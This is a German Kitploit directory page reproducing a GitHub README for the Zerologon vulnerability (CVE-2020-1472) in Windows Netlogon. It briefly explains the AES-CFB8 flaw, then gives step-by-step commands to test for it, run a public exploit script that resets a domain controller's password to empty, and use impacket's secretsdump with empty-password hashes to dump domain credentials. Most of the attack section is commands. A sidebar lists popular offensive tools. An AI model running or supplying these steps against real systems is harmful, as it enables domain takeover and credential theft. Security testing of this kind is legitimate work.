
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2020-1472 — [CVE-2020-1472] Netlogon Remote Protocol Call (MS-NRPC) Privilegieneskalation (Zerologon) | Kitploit
Tools/GitHubGitHub/murataydemir/cve-2020-1472
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsAuthentifizierungRed Teaming
GitHubmurataydemir/cve-2020-1472

CVE-2020-1472

[CVE-2020-1472] Netlogon Remote Protocol Call (MS-NRPC) Privilegieneskalation (Zerologon)

Repository anzeigen
1240vor 6 JahrenNoch nicht geprüft
Teilen

[CVE-2020-1472] Netlogon-Remoteprotokollaufruf (MS-NRPC) Privilegieneskalation (Zerologon)

Der hier beschriebene Angriff nutzt Schwachstellen in einem kryptografischen Authentifizierungsprotokoll (unsichere Verwendung von AES-CFB8), das die Authentizität und Identität eines in die Domäne eingebundenen Computers gegenüber dem Domänencontroller (DC) nachweist. Durch die falsche Verwendung eines AES-Betriebsmodus ist es möglich, die Identität eines beliebigen Computerkontos (einschließlich der des DC selbst) zu fälschen und für dieses Konto in der Domäne ein leeres Passwort festzulegen (einfach durch Senden einer Reihe von Netlogon-Nachrichten, bei denen verschiedene Felder mit Nullen gefüllt sind). Dies kann dann genutzt werden, um Anmeldedaten des Domänenadministrators zu erhalten und anschließend das ursprüngliche DC-Passwort wiederherzustellen.

So prüfen Sie CVE-2020-1472

  • git clone https://github.com/SecuraBV/CVE-2020-1472.git
  • cd CVE-2020-1472
  • python3 -m venv env
  • source env/bin/activate
  • pip install -r requirements.txt
  • python zerologon_tester.py EXAMPLE-DC 1.2.3.4 (Beispiel: ./zerologon_tester.py DC01 172.16.208.161)

So nutzen Sie CVE-2020-1472 aus

  • git clone https://github.com/dirkjanm/CVE-2020-1472.git
  • cd CVE-2020-1472
  • python3 -m venv env
  • source env/bin/activate
  • python cve-2020-1472-exploit.py EXAMPLE-DC 1.2.3.4 (Beispiel: ./cve-2020-1472-exploit.py DC01 172.16.208.161)
  • git clone https://github.com/SecureAuthCorp/impacket.git
  • cd impacket
  • pip install .
  • python setup.py install
  • cd examples

Führen Sie dann einen der folgenden Befehle aus

Beispielformat 1: python secretsdump.py domain/example-dc$@fqdn-of-dc

./secretsdump.py zerologon.local/DC01\[email protected] -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -just-dc
Beispielformat 2: python secretsdump.py domain/example-dc$@ip-of-dc
./secretsdump.py zerologon.local/DC01\[email protected] -hashes aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 -just-dc

Bild des PoC

Der ursprüngliche Blogbeitrag ist hier verfügbar
Das ursprüngliche Repository, das das Python-Testskript enthält, ist hier verfügbar
Das ursprüngliche Repository, das das Python-Exploit-Skript enthält, ist hier verfügbar


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    276

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




